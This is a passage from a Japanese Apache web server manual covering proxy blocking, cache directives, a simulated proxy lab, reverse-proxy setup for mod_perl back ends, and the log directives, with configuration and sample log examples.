ProxyBlockディレクティブには、ワード、ホスト名、またはドメイン名のリストをスペース区切りで指定する。指定したワード、ホスト名、またはドメイン名にマッチするサイト名へのHTTP、HTTPS、あるいはFTPによるドキュメントリクエストは、プロキシサーバによってブロックされる。また、プロキシモジュールは、起動時にリスト中のホスト名と思われる項目のIPアドレスを判別しようと試み、結果をマッチング用にキャッシュする。次に例を示す。

```
ProxyBlock joes-garage.com some-host.co.uk rocky.wotsamattau.edu
```

この場合、*rocky.wotsamattau.edu*は、IPアドレスで参照された場合でもマッチする。また、*wotsamattau*は、*wotsamattau.edu*にもマッチする。

次のように指定した場合は、すべてのサイトへの接続がブロックされる。

```
ProxyBlock *
```

9.3 バグのように思える動作

サーバがプロキシとして設定されている場合に、次の形式のリクエストを受け取ったとする。

```
GET http://someone.else.com/ HTTP/1.0
```

するとこのサーバは、適切なWebサーバにこのリクエストをプロキシする。Apacheは、デフォルトではプロキシ処理を行わないはずだが、実際にはプロキシ処理を行うように見える。というのは、デフォルト設定でも、先のようなリクエストは受け付けられて処理されるからだ。このときApacheは、*someone.else.com*を同一マシン上のバーチャルホストであると解釈しているのだ。これをバグだと考える人もいるが、実は理にかなった動作である。提供されるページは、同一マシン上に実在する未知のバーチャルホストで提供されるページと同等のものだ。したがって、これがセキュリティ上のリスクになることはないのである。

9.4 パフォーマンス

Webから取得したページをキャッシュして、次回にそのページが要求されたときに再度取得しなくても済むようにすることで、プロキシサーバのパフォーマンスを向上させることができる。同じことは、こちらが送出するページに対しても行うことができる。これは、特にCGIスクリプトやデータベースアクセスによってオンザフライで生成されるページに対して有効である（ただし、内容の古いページが提供されてしまうこともあるので、常に有益であるとは限らない）。

9.4.1 内部向けのキャッシュ

プロキシサーバを利用する別の目的として、Webから送信されたデータのキャッシングを行うことがある。これにより、過負荷な世界中の通信システムのバンド幅を節約でき、結果としてサーバへのアクセス時間を短縮できる。ただし実際には、アクセス回数の多さに応じてバンド幅を節約できるので注意してほしい。

CacheRootディレクティブ（前に示したConfigファイル中にすでに書かれている）と、パーミッションが適切に設定されたキャッシュディレクトリを用意すれば、この機能が実験できる。
.../site.proxy/cacheというディレクトリを指定した場合、Apacheは.../site.proxy/cache/d/o/j/gfqbZ@49rZiy6LOCwというようなディレクトリ構造を構築する。

ファイルgfqbZ@49rZiy6LOCwの内容は以下のとおり。

```
320994B6 32098D95 3209956C 00000000 0000001E
X-URL: http://192.168.124.1/message
HTTP/1.0 200 OK
Date: Thu, 08 Aug 1996 07:18:14 GMT
Server: Apache/1.1.1
Content-length: 30
Last-modified Thu, 08 Aug 1996 06:47:49 GMT

I am a web site far out there
```

これで、この後http://192.168.124.1/messageへのアクセスがあった場合、プロキシサーバはわざわざWeb経由でデータを引き出す必要はなく、キャッシュディレクトリを探して取り出すだけで済む。

以下、キャッシュ処理を管理するためのディレクティブをいくつか紹介する。

CacheRoot

CacheRoot *directory*

デフォルト: なし

サーバ設定ファイル、バーチャルホスト

このディレクティブは、キャッシュファイルを格納する*directory*を設定する。このディレクトリには、Apacheが書き込めるようにパーミッションを設定する必要がある。

CacheSize

CacheSize *size_in_kilobytes*

デフォルト: 5

サーバ設定ファイル、バーチャルホスト

このディレクティブはキャッシュ領域のサイズをKバイトで設定する。一時的には指定値以上に格納されるが、ガベージコレクションにより指定値以下まで削減される。

CacheGcInterval

CacheGcInterval *hours*

デフォルト: never

サーバ設定ファイル、バーチャルホスト

このディレクティブは、キャッシュをチェックする間隔を時間で指定する。チェックの結果、キャッシュデータのサイズがCacheSizeを越えていた場合は、ガベージコレクションが実行される。

CacheMaxExpire

CacheMaxExpire *hours*

デフォルト: 24

サーバ設定ファイル、バーチャルホスト

このディレクティブは、キャッシュされた文書をどのくらい保有しておくかを指定する。文書に指定された有効期間がこの指定よりも未来になっている場合でも、このディレクティブによって指定した値が優先される。

CacheLastModifiedFactor

CacheLastModifiedFactor *factor*

デフォルト: 0.1

サーバ設定ファイル、バーチャルホスト

文書に有効期限が指定されていない場合、最終更新からの時間に*factor*を乗じた値が有効期限として使用される。ただし、CacheMaxExpireで指定した値はこの設定値よりも優先される。

CacheDefaultExpire

CacheDefaultExpire *hours*

デフォルト: 1

サーバ設定ファイル、バーチャルホスト

有効期限をサポートしていないプロトコルを使ってドキュメントが取得された場合、この数値を使用する。CacheMaxExpireはこの設定値を上書きしない。

CacheDirLevelsとCacheDirLength

CacheDirLevels *number*

デフォルト: 3

CacheDirLength *number*

デフォルト: 1

サーバ設定ファイル、バーチャルホスト

プロキシモジュールでは、キャッシュを保存する際に、URLのハッシュ値をファイル名として使用する。このファイル名は、CacheDirLevels階層のディレクトリに分割され、各階層にはCacheDirLength文字のディレクトリ名が使用される。これにより、ファイル取得の効率を高めることができる（ほとんどのシステムでは、フラットなファイル構造へのアクセスは非常に時間がかかる）。以下に設定例を示す。

```
CacheDirLevels 3
```

```
CacheDirLength 2
```

上記の場合、ハッシュ“abcdefghijk”は“ab/cd/ef/ghijk”に変換される。実際のハッシュでは、文字長が22であり、各文字は64（ 2^6 ）種類のどれかになるため、3階層でそれぞれの長さが1の場合、 2^{18} 個のディレクトリが利用できる。この数は、見込まれるキャッシュのエントリ数に合わせるとよい（ 2^{18} は約26万なので、数百万分のエントリのキャッシュとしては十分である）。

CacheNegotiatedDocs

CacheNegotiatedDocs

デフォルト: なし

サーバ設定ファイル、バーチャルホスト

このディレクティブがConfigファイル中に存在すると、コンテンツネゴシエーションによって取得した文書もプロキシサーバによってキャッシュされる。この指定をすると、そのプロキシの背後のクライアントには処理能力にマッチしない文書が渡されてしまうこともある。しかし、キャッシングの効率はより高くなるはずだ。

このディレクティブは、HTTP 1.0のブラウザからのリクエストに対してのみ適用される。HTTP 1.1では、コンテンツネゴシエーションによって取得された文書に対してより高度な制御が提供されるので、このディレクティブはHTTP 1.1リクエストに対するレスポンスには効果がない。なお、現在では、HTTP 1.0のブラウザはごくわずかしが存在しない。

NoCache

NoCache [host|domain][host|domain]...

このディレクティブには、キャッシュしない文書の配布元ホストおよびドメインをスペース区切りで指定する。たとえば、株式市場情報を提供するサイトなどを指定するといいたいだろう。

9.5 プロキシサーバの設定

プロキシサーバ用のキャッシュディレクトリには、所有者には *webuser*、グループには *webgroup* を指定しなければならない。これは、キャッシュディレクトリには、この権限に制限されたユーザがアクセスするからだ（2章参照）。

ここで、プロキシ経由でWebにアクセスするようにブラウザを設定してみよう。Netscapeの場合には、[編集 | 設定 | 詳細 | プロキシ | 手動でプロキシを設定する] を選択する。[表示] をクリックして [HTTP] の欄にプロキシのIPアドレスを入力する。これはNetscapeと同じネットワーク192.168.123上にある次のアドレスだ。

192.168.123.4

[ポート] の欄に8000と入力する。

Microsoft Internet Explorerの場合は、[表示 | インターネットオプション | 接続] を選択し、[プロキシサーバを使用してインターネットにアクセス] チェックボックスをオンにした後、[詳細] ボタンをクリックして、Netscapeの項で説明したようにHTTPプロキシを設定する。設定はこれで完了だ。

読者も私たちと同じように、実際のサイトに設定する前にシミュレーションをしておきたいと考えるだろう。しかし、1つのデスクトップマシン上でプロキシサーバのシミュレーションをするのは難しい。またシミュレートさせるためには、各要素はこれまでの役割とは異なる役割を果たさなければならなくなる。結局、以下に示す4つの要素が必要になる。

- Windows 95マシン上で動作するNetscape。これまでは、外部からButterthlies社の販売用サイトへのアクセスをシミュレートしてきたが、ここでは外部にアクセスするButterthlies社の社員の立場をシミュレートする。
- 架空のファイアウォール。
- FreeBSDマシン上で稼働するApacheのコピー。Butterthlies社サイトのプロキシサーバとして使用する（サイトは.../site.proxy/proxy）。
- FreeBSDマシン上で稼働する別のApacheのコピー（サイトは.../site.proxy/real）。私たちがアクセス対象とする外部のWebサイトをシミュレートする。ただし、このWebは遠隔地にあると仮定する。

.../site.proxy/proxyの設定ファイルの内容はすでに示したとおりである。ここでは、プロキシサーバはWeb (.../site.proxy/realが稼動しているマシン) とは反対側にあると考えることにするので、異なるポート (例えば8000番) で待機するように設定する。

.../proxy/realの設定ファイルは以下のとおり。

```
User webuser
Group webgroup
ServerName www.faraway.com

Listen www.faraway.com:80
DocumentRoot /usr/www/APACHE3/site.proxy/real/htdocs
```

このサイトでは、簡潔なListenディレクティブを使って、サーバ名とポート番号をまとめて設定している。

本来であれば、www.faraway.comはWeb上のサイトであるが、ここでは擬似的なWebサイトとして同一マシン上に構築している。

.../site.proxy/real/htdocs内には、次のようなメッセージを記述したファイルがある。

```
I am a web site far, far out there.
```

/etc/hostsに次のエントリを追加する。

```
192.168.124.1 www.faraway.com
```

これによって、この遠隔地のサイトがDNSに登録されている状態をシミュレートできる。このアドレスは、今まで使用してきたネットワーク (192.168.123) とは異なるネットワーク (192.168.124) 上にある。そのため、私たちの実験用LANを経由してこのサイトにアクセスするには何らかの手助けが必要になる。

そこで、FreeBSDマシンの/usr/www/lan_setupファイルを以下のようにしている。

```
ifconfig ep0 192.168.123.2
ifconfig ep0 192.168.123.3 alias netmask 0xFFFFFFFF
ifconfig ep0 192.168.124.1 alias
```

では実際に試してみよう。まず.../site.proxy/realに移動し、./goコマンドでサーバを起動する。次に.../site.proxy/proxyに移動し、同じく./goでサーバを起動する。そしてブラウザでhttp://192.168.124.1/にアクセスすると、以下のように表示されるはずだ。

```
Index of /
. Parent Directory
. message
```

ここで *message* を選択すると次のように表示される。

```
I am a web site far out there
```

うまくいっているようだ。間違いないか確認してみよう。ブラウザのプロキシ設定のページに移動して、次のIPアドレスを削除してHTTPプロキシを無効にする。

```
192.168.123.2
```

再度 `http://192.168.124.1/` にアクセスしてみよう。今度は何らかのネットワークエラーが起こるはずだ。

何が起きているのか説明しておこう。私たちは、ブラウザに `http://192.168.124.1/` にアクセスするよう指示した。しかし、ブラウザは192.168.123ネットワーク上にあるので、アドレスの検索に失敗する。そこで、ブラウザは192.168.123.2上の8000番ポート上のプロキシサーバを使用して、次のメッセージを送出する[†]。

```
GET http://192.168.124.1/ HTTP/1.0
```

FreeBSD上で稼働し、8000番ポートで待機しているApacheのコピーは、このリクエストを受け取り、メッセージを受け付ける。このApacheプロセスはプロキシサービスを実行するために設定されているので、このリクエストを、192.168.124.1が結び付けられている先のApacheのコピーに次のようなメッセージを転送する（このApacheは同じマシン上にあるので転送することができる）。

```
GET / HTTP/1.0
```

実際には、ステップ2とステップ3を実行するだけなので、もう少し簡単に設定できる。難しい理屈は無視しても構わない。すべてが終了したら、必ずHTTPプロキシのIPアドレスをブラウザの設定から削除しておこう。

9.5.1 リバースプロキシ

本節では、バーチャルホストを使う必要がある場合に、バックエンドの `mod_perl` サーバをプロキシするよう設定する方法について説明する。本節の説明の多くは、<http://perl.apache.org/docs/1.0/guide/scenario.html> から引用したものだ。通常は、最初から適切なサーバ構成（複数のサーバに複数のURLを使うなど）を行った方がよいが、URLの書き換えを行った方がよいケースが少なくとも3つある。

[†] このメッセージは、URL中の“`http:`”によりプロキシリクエストであると認識される。

1. そもそも複数のサーバに複数のURLを使うことなど考えたことがなく、すでにサーバを稼働させている。
2. 完全URLではなく相対URLを使うことで、ページのファイルサイズを小さくしたい。
3. 負荷の高いCGI出力をキャッシュするなどして、パフォーマンスを向上させたい。

バーチャルホストとは、1台のマシンで、見かけ上のホスト名で区別される複数のサーバを稼働させることだ。たとえば複数の企業で1つのWebサーバを共有する場合、各企業のWebサイトは、`www.company1.com`や`www.company2.com`のように、余分なパス情報を知らなくてもアクセスすることが可能な独自のドメイン名が付いたものであることが望ましいだろう。

1つのアプローチとしては、バックエンドサーバの各バーチャルホストにユニークなポート番号を割り当てる方法がある。これにより、フロントエンドサーバで何らかの処理を行うことで、フロントエンドサーバからバックエンドの`localhost:1234`といったバーチャルホストや、フロントエンドの名前ベースのバーチャルホストにリクエストをリダイレクトできるようになる。

同一マシン上でフロントエンドサーバとバックエンドサーバを稼働させている場合は、後述する設定例のようにバックエンドサーバをIPアドレス`127.0.0.1` (`localhost`) にバインドすることで、外部からバックエンドサーバに直接接続できないようにすることができる。

フロントエンドサーバ (処理の軽いサーバ) の設定を以下に示す。

```
<VirtualHost 10.10.10.10>
    ServerName www.example.com
    ServerAlias example.com
    RewriteEngine On
    RewriteOptions 'inherit'
    RewriteRule \.(gif|jpg|png|txt|html)$ - [last]
    RewriteRule ^/(.*)$ http://localhost:4077/$1 [proxy]
</VirtualHost>
<VirtualHost 10.10.10.10>
    ServerName foo.example.com
    RewriteEngine On
    RewriteOptions 'inherit'
    RewriteRule \.(gif|jpg|png|txt|html)$ - [last]
    RewriteRule ^/(.*)$ http://localhost:4078/$1 [proxy]
</VirtualHost>
```

このフロントエンドサーバの設定では、`www.example.com`と`foo.example.com`という2つのバーチャルホストを設定している。両者の設定はほとんど同じだ。

フロントエンドサーバでは、拡張子が`.gif`、`.jpg`、`.png`、`.txt`、および`.html`のファイルを扱う。これ以外の拡張子のファイルに対するリクエストは、バックエンドサーバにプロキシされる。

2つのバーチャルホスト設定で唯一異なるのは、前者ではリクエストをバックエンドサーバの4077番ポートに書き換えているのに対し、後者では4078番ポートに書き換えていることだ。

もし読者のサーバで、`mod_perl`によるCGIプログラムのほかに、`mod_cgi`による従来のCGIスクリ

プトも実行するように設定している場合は、従来のCGIスクリプトをフロントエンドサーバで直接実行するように設定するといいたいだろう。そのためには、`RewriteRule`の`gif|jpg|png|txt`の末尾に`|cgi`を付け加えるか（`mod_cgi`スクリプトの拡張子がすべて`.cgi`である場合）、あるいは、すべての`/cgi-bin/*`ディレクトリのみを対象にしたルールを新たに追加すればよい。

バックエンドサーバ（処理の重いサーバ）の設定を以下に示す。

```
Port 80

PerlPostReadRequestHandler My::ProxyRemoteAddr

Listen 4077
<VirtualHost localhost:4077>
    ServerName www.example.com
    DocumentRoot /home/httpd/docs/www.example.com
    DirectoryIndex index.shtml index.html
</VirtualHost>

Listen 4078
<VirtualHost localhost:4078>
    ServerName foo.example.com
    DocumentRoot /home/httpd/docs/foo.example.com
    DirectoryIndex index.shtml index.html
</VirtualHost>
```

バックエンドサーバは、リクエストがプロキシされたポート番号をチェックし、そのリクエストを処理するのに適切なバーチャルホストのセクションを確認することによって、リクエストがなされたバーチャルホストを判別する。

ここでは、`Port`を80を設定している。これは、すべてのリダイレクトが、当該URLのポートとしてバックエンドサーバが実際に稼働しているポートではなく80を使うようにするためだ。

実際のリモートIPアドレスをプロキシから取得するため、`mod_proxy_add_forward`というApacheモジュールの`My::ProxyRemoteAddr`ハンドラを使っている。バージョン1.22より前の`mod_perl`では、バーチャルホストごとにこの設定を行う必要がある。この設定は、バーチャルホスト間で継承されないためだ。

以下に、これらの処理を逆の方法で行うための設定例を示す。ここでは、プロキシする対象を指定し、それ以外をフロントエンドサーバで処理するように設定している。

```
RewriteEngine      on
RewriteLogLevel    0
RewriteRule        ^/(perl.*)$ http://127.0.0.1:8052/$1    [P,L]
NoCache            *
ProxyPassReverse    / http://www.example.com/
```

したがって、先の例とは異なり、フロントエンドサーバで処理すべき静的オブジェクト（拡張子が`.gif`、`.jpg`、`.png`、`.txt`、または`.html`であるファイル）を指定するためのルールを記述する必要はない。

10章

ログの記録

戦いの格言に「敵を知れ」とあるが、ビジネスにも同じアドバイスを適用することができる。ビジネスにおいては、顧客（Webサイトの場合は訪問者）を知ることが重要だ。訪問者に関する情報はすべて環境変数（「16章 CGIとPerl」を参照）の中にあり、この環境変数は、到着したリクエストからApacheによって取得される。本章で説明するApacheのログ記録のためのディレクティブを使うと、訪問者のデータから必要なものを取り出して、ログファイルに記録することができる。

しかし、ログに記録されたデータはそのままではあまり役に立たないことが多い。たとえば、クッキーを追跡することで、訪問者ひとりひとりの訪問状況を調べたいことがある。このような場合、巨大なログファイルを読み込んで、大規模な多元配列のデータ構造を構築し、この配列を検索して目的のデータを追跡するといった、手の込んだCGIスクリプトを作成することが必要になる。

10.1 スクリプトとデータベースによるログの記録

読者のサイトでデータベース管理システムを使っている場合は、こうした面倒な手順を回避することが可能だ。データベース管理システムが利用できるなら、訪問者について知りたいことのすべてをオンザフライで記録するスクリプトを作成して、環境変数から訪問者に関するデータを読み込み、訪問者がサイトの中で選んだものを記録すればよい。収集したい情報によっては、ログファイルからデータを解析するより、データを直接記録する方がはるかに容易になるものだ。たとえば、筆者らの一人（Peter Laurie）は、医学百科事典のWebサイトを運営している。このサイトでは、簡単なPerlスクリプトを使ってデータベースにレコードを書き込み、以下のような情報を記録している。

- 各記事が読まれた頻度
- 訪問者の来訪経路（リンク元）
- サーチエンジンのスパイダーの来訪頻度とその身元
- 訪問者がサイト上のリンクをクリックする頻度とそのリンク先

データベース管理システムにこうした有益な情報が格納されていれば、マーケティングの問題点を解明する合計値や統計値を提示するHTMLレポートを生成するスクリプトを作成することはそれほど難しいことではない。なお、こうした情報には、サイトの管理者だけがSSL接続（「11章 セキュリティ」参照）を介してアクセスできるようにするのが一般的だ。

10.2 Apacheのログ記録機能

Apacheにはログファイルのフォーマットを制御するためのさまざまなオプションが用意されている。古い方法（RefererLog、AgentLog、CookieLog）は、最近の考え方に合わせて`config_log_module`で置き換えられている。ログの実験用に`.../site.authent`を`.../site.logging`としてコピーしてある。

```
User webuser
Group webgroup
ServerName www.butterthlies.com

IdentityCheckon
NameVirtualHost 192.168.123.2
<VirtualHost www.butterthlies.com>
LogFormat "customers: host %h, logname %l, user %u, time %t, request %r,
    status %s, bytes %b,"
CookieLog logs/cookies
ServerAdmin sales@butterthlies.com
DocumentRoot /usr/www/APACHE3/site.logging/htdocs/customers
ServerName www.butterthlies.com
ErrorLog /usr/www/APACHE3/site.logging/logs/customers/error_log
TransferLog /usr/www/APACHE3/site.logging/logs/customers/access_log
ScriptAlias /cgi_bin /usr/www/APACHE3/cgi_bin
</VirtualHost>
<VirtualHost sales.butterthlies.com>
LogFormat "sales: agent %{httpd_user_agent}i, cookie: %{httpd_cookie}i,
    referer: %{Referer}o, host %!200h, logname %!200l, user %u, time %t,
    request %r, status %s, bytes %b,"
CookieLog logs/cookies
ServerAdmin sales_mgr@butterthlies.com
DocumentRoot /usr/www/APACHE3/site.logging/htdocs/salesmen
ServerName sales.butterthlies.com
ErrorLog /usr/www/APACHE3/site.logging/logs/salesmen/error_log
TransferLog /usr/www/APACHE3/site.logging/logs/salesmen/access_log
ScriptAlias /cgi_bin /usr/www/APACHE3/cgi_bin
<Directory /usr/www/APACHE3/site.logging/htdocs/salesmen>
AuthType Basic
AuthName darkness
AuthUserFile /usr/www/APACHE3/ok_users/sales
AuthGroupFile /usr/www/APACHE3/ok_users/groups
require valid-user
```

```

</Directory>
<Directory /usr/www/APACHE3/cgi_bin>
AuthType Basic
AuthName darkness
AuthUserFile /usr/www/APACHE3/ok_users/sales
AuthGroupFile /usr/www/APACHE3/ok_users/groups
#AuthDBMUserFile /usr/www/APACHE3/ok_dbm/sales
#AuthDBMGroupFile /usr/www/APACHE3/ok_dbm/groups
require valid-user
</Directory>
</VirtualHost>

```

関連するディレクティブを以下で説明する。

ErrorLog

`ErrorLog filename|syslog[:facility]`

デフォルト: `ErrorLog logs/error_log`

サーバ設定ファイル、バーチャルホスト

`ErrorLog` ディレクティブは、サーバで発生したエラーを記録するファイルの名前を設定する。`filename`の先頭がスラッシュ (/) でない場合は、`ServerRoot`からの相対パスとして認識される。

`filename`がパイプ (|) で始まっていると、パイプ以降はエラーログを扱うためにファイルを生成するコマンドとして認識される。

Apache 1.3以降

システムが`syslog`をサポートしていれば、`filename`の代わりに`syslog`を指定すると`syslogd(8)`を利用してログを作成できる。デフォルトでは、`syslog`の`facility`として`local7`を使用するが、これは`syslog:facility`構文で変更可能だ。`facility`には、`syslog(1)`に記載されている名前のいずれかを指定できる。`syslog`を使用すると、複数のサーバのログを1箇所に集中できるので大規模な構成の場合に便利な場合がある。

サーバを起動するユーザ以外の者がログファイルが格納されるディレクトリにデータを書き込めると、セキュリティ上問題が生じるので注意が必要だ。

TransferLog

`TransferLog [file| " | command]`

デフォルト: `none`

サーバ設定ファイル、バーチャルホスト

`TransferLog` ディレクティブは、サイトへのアクセスのログを格納するファイルを指定する。`Config`ファイルにこのディレクティブが明示的に記述されていない場合には、ログは生成されない。

file

ログを格納するファイル名を指定する。ファイルの先頭がスラッシュでない場合にはServer Rootからの相対パスとして認識され、スラッシュの場合は絶対パスとして認識される。

command

"|*command*"というフォーマットに注意してほしい。Configファイルに記述する際には、この二重引用符が必要になる。*command*には、標準入力からアクセスログ情報を受け取るプログラムを指定する。TransferLogディレクティブをメインサーバ用の設定から継承している場合は、バーチャルホスト用の新しいプログラムが起動されることはないので注意が必要だ。プログラムを使用する場合、*httpd*を起動したユーザのパーミッションで実行される。サーバを*root*で起動した場合、これはルートユーザのパーミッションになるので、プログラムにセキュリティ上の問題がないことを確認しよう。ログ情報の送り先として有用なUnixプログラムには、Apacheのsupportサブディレクトリの*rotatelog*s[†]がある。*rotatelog*sは定期的にログを閉じて新しいログを開始するプログラムで、ログを長期にわたって保管したりログの処理作業をしたりするのに役立つ。従来は、こうした処理を行うために、Apacheを停止して、ログを別の場所に移動し、それからApacheを再起動していた。これは、そのときにアクセスしたクライアントにとっては非常に不愉快な処理だ。

AgentLog

AgentLog file-pipe

デフォルト: AgentLog logs/agent_log

サーバ設定ファイル、バーチャルホスト

互換性: Apache v2では利用不可


AgentLogディレクティブは、サーバが着信リクエストのUser-Agentヘッダのログを記録するファイルの名前を指定する。file-pipeには以下のいずれかを指定する。

ファイル名

ServerRootからの相対ファイル名

"| <command>"

*command*には、標準入力からエージェントログ情報を受け取るプログラムを指定する。AgentLogディレクティブをメインサーバ用の設定から継承している場合は、バーチャルホスト用の新しいプログラムが起動されることはないので注意が必要だ。



プログラムを使用する場合、*httpd*を起動したユーザのパーミッションで実行される。サーバを*root*で起動した場合、これはルートユーザのパーミッションになるので、プログラムにセキュリティ上の問題がないことを確認しよう。

[†] 本書の著者の1人 (Ben Laurie) が作成したプログラムだ。

また、サーバを起動するユーザ以外の者がログファイルが格納されるディレクトリにデータを書き込めると、セキュリティ上問題が生じる。理由の詳細については、「11章 セキュリティ」で説明しているApacheセキュリティのヒントを参照してほしい。

このディレクティブは、NCSA 1.4との互換性のために提供されている。

LogLevel

LogLevel level

デフォルト: error

サーバ設定ファイル、バーチャルホスト

LogLevelディレクティブは、*error_log*ファイルに記録される情報量を設定する。levelには以下のいずれかのレベルを指定する。

emerg

システムが使用不能である。終了中。次に例を示す。

```
"Child cannot open lock file. Exiting"
子プロセスがロックファイルを開けないため終了中
```

alert

速やかな対処が必要。次に例を示す。

```
"getpwuid: couldn't determine user name from uid"
getpwuid: UIDからユーザ名を特定できなかった
```

crit

重大な状態。次に例を示す。

```
"socket: Failed to get a socket, exiting child"
socket: ソケットが得られないため、子プロセスを終了中
```

error

クライアントに適切なサービスが提供されていない。次に例を示す。

```
"Premature end of script headers"
スクリプトのヘッダが足りないまで終わった
```

warn

通常の問題。注意が必要な場合がある。次に例を示す。

```
"child process 1234 did not exit, sending another SIGHUP"
子プロセス1234が終了しなかった。もう一度SIGHUPを送る
```

notice

通常のイベント。検討を要する場合がある。次に例を示す。

```
"httpd: caught SIGBUS, attempting to dump core in ..."
httpd: SIGBUSを捕捉し、…へコアダンプを試行中
```

info

次に例を示す。

```
"Server seems busy, (you may need to increase StartServers, or Min/
MaxSpareServers)..."
サーバの負荷が高い (StartServersやMin/MaxSpareServersの値を増やす必要があるかもしれない)
```

debug

デバッグ用に通常のイベントを記録する。

あるレベルを設定すると、そのレベルよりも高いすべてのレベルのメッセージも報告される。開発段階ではdebugを指定し、公開段階ではcritなどに切り替える。頻繁にアクセスを受けるサイトでは、訪問者ごとにerror_logファイルに1行が追加されるので、ハードディスクがすぐに一杯になってシステムが停止する恐れがあるので注意してほしい。

LogFormat

LogFormat *format_string* [*nickname*]

デフォルト: "%h %l %u %t \"%r\" %s %b"

サーバ設定ファイル、バーチャルホスト

LogFormatは、ログファイルに書き込む情報とその記録方法を設定する。デフォルトのフォーマットはCLF (Common Log Format) で、*wusage* (<http://www.boutell.com/>) や *ANALOG* (<http://www.analog.cx/>) など、一般に入手可能なログ解析ツールで利用されるフォーマットだ。したがって、こうした解析ツールを使用する場合は、このディレクティブをデフォルトのままにしておくといい[†]。CLF形式は次のとおりだ。

```
host ident authuser date request status bytes
```

host

クライアントのホスト名またはIPアドレス。

ident

IdentityCheckが有効で、クライアントマシンでidentdが実行されている場合は、クライアントから報告されたID情報 (サーバがレスポンスがあるかどうかかわからないidentdリクエスト

[†] 実際には、ログファイルでCLF以外の情報をサポートするログ解析ツールもある。詳細については、各解析ツールのマニュアルを参照してほしい。

トを行うため、パフォーマンス上の問題が生じる場合がある)。

authuser

パスワードで保護されたドキュメントが要求された場合のユーザID。

date

リクエストの日時。フォーマットは次のとおり。

[day/month/year:hour:minute:second tzoffset]

request

クライアントからのリクエスト行。二重引用符で囲まれる。

status

クライアントに返された3桁のステータスコード。

bytes

返されたバイト数 (ヘッダを除く)。

*format_string*を使うとログのフォーマットをカスタマイズできる。コマンドは、*%[condition]key_letter*のような形式で記述するが、条件*condition*は必ずしも指定する必要はない。条件を指定して、その条件に一致しなかったときには、出力は“-”になる。*key_letter*には以下のものがある。

- %...a: リモートIPアドレス
- %...A: ローカルIPアドレス
- %...B: 送信したバイト数。HTTPヘッダを除く
- %...b: 送信したバイト数。HTTPヘッダを除く。CLF形式では、バイトが送信されていない場合、「0」でなく「-」が出力される
- %...{Foobar}C: サーバに送信されたリクエスト内のクッキーFoobarの内容
- %...D: リクエストの処理に要した時間 (ms)
- %...{FOOBAR}e: 環境変数FOOBARの内容
- %...f: ファイル名
- %...h: リモートホスト名
- %...H: リクエストのプロトコル
- %...{Foobar}i: サーバが受け取ったリクエストヘッダ行Foobar:の内容
- %...l: リモートログイン名 (identdが利用できる場合に取得される)
- %...m: リクエストのメソッド
- %...{Foobar}n: Foobarという名前の他のモジュールからのnoteの内容。
- %...{Foobar}o: レスポンスヘッダ行Foobar:の内容
- %...p: リクエストを処理したサーバのポート番号 (Port)
- %...P: リクエストを処理した子プロセスのプロセスID
- %...q: クエリ文字列 (クエリ文字列が存在する場合は「?」を前置して出力され、存在しない場合は空文字列が出力される)
- %...r: リクエストの最初の行。
- %...s: ステータス。内部的にリダイレクトされたリクエストの場合は、オリジナルリクエストのステータス
- %...>s: 最終的なステータス
- %...t: CLF形式の時刻フォーマットによる時刻 (標準的な英語フォーマット)。

```

%...{format}t: formatで指定されたフォーマットの時刻。formatはstrftime(3)の形式で指定する
(ローカライズ可能)
%...T: リクエストの処理に要した時間(s)
%...u: リモートユーザ(ユーザ認証により取得。返されたステータス(%s)が401の場合、この値は不正である可能性がある)
%...U: 要求されたURLパス。クエリ文字列は含まれない
%...v: リクエストを処理するサーバの正規形式のサーバ名(ServerName)
%...V: UseCanonicalNameディレクティブの設定に基づいたサーバ名
%...X: レスポンスが完了した時の接続ステータス。X = 接続はレスポンスが完了する前に切断された。+ = 接続はレスポンスが送信された後も維持される(キープアライブ)。- = 接続はレスポンスが送信された後に閉じられる(このディレクティブはApache 1.3の後期バージョンでは%...cだったが、従来からあったSSLの%...(var)c構文と競合していた)

```

フォーマット文字列には、必要に応じて%ディレクティブの他に一般のテキストを含めることもできる。

CustomLog

CustomLog file|pipe format|nickname

サーバ設定ファイル、バーチャルホスト

1つめの引数は、ログレコードを書き込むファイル名だ。この引数の使い方はTransferLogと同じで、フルパス、現在のServerRootからの相対パス、プログラムへのパイプのいずれかを指定する。

format引数には、ログファイルの記録フォーマットを指定する。formatの指定に利用できるオプションは、LogFormatディレクティブの引数のオプションとまったく同じだ。また、formatにスペースが含まれる場合は、二重引用符で囲まなければならない(大抵の場合はスペースが含まれるだろう)。

フォーマットを表す実際の文字列の代わりに、LogFormatディレクティブで定義したフォーマットのニックネームを使用することもできる。

10.2.1 site.authent—もう1つの例

site.authentでは2つのバーチャルホストを設定している。1つは顧客用サイトで、もう1つは営業用サイトだ。それぞれのサイトでは、.../logs/customersと.../logs/salesmenという独自のログを記録している。共通のLogFormatを両方のログに適用することもできるし、<VirtualHost>ディレクティブ内で独自のLogFormatを設定して独自のフォーマットのログを取ることもできる。また、ErrorLogとTransferLogを<VirtualHost>節の外側で設定してLogFormatを<VirtualHost>節の内側でサイトごとに別々に定義すれば、利用するログファイルを共有しながら記録フォーマットだけを別々にして区別しやすくすることも可能だ。最後の方法で記録する場合、LogFormatは以下のように指定するとよいだろう。

```

<VirtualHost www.butterthlies.com>
LogFormat "Customer:..."

```

```
...
</VirtualHost>

<VirtualHost sales.butterthlies.com>
LogFormat "Sales:..."
...
</VirtualHost>
```

他の部分はそのままにして、顧客用サイトの記録フォーマットを変えてみよう。

```
<VirtualHost www.butterthlies.com>
LogFormat "customers: host %h, logname %l, user %u, time %t, request %r
          status %s, bytes %b,"
...
```

ここでは、ファイル中の情報が何を表しているのかがわかるように、hostやlognameなどの語を付加した。実際には、ログファイルを煩雑にしない方がよいだろう。ログファイルは頻繁に見るものだから、どのエントリが何を表すかは覚えてしまいうだろうし、フォーマットを理解できるプログラムでログを処理するかもしれないからだ。www.butterthlies.comにアクセスしてsummercatalogに移動した場合、以下のようなログが記録される。

```
customers: host 192.168.123.1, logname unknown, user -, time [07/Nov/
1996:14:28:46 +0000], request GET / HTTP/1.0, status 200,bytes -
customers: host 192.168.123.1, logname unknown, user -, time [07/Nov/
1996:14:28:49 +0000], request GET /hen.jpg HTTP/1.0, status 200,
bytes 12291,
customers: host 192.168.123.1, logname unknown, user -, time [07/Nov
/1996:14:29:04 +0000], request GET /tree.jpg HTTP/1.0, status 200,
bytes 11532,
customers: host 192.168.123.1, logname unknown, user -, time [07/Nov/
1996:14:29:19 +0000], request GET /bath.jpg HTTP/1.0, status 200,
bytes 5880,
```

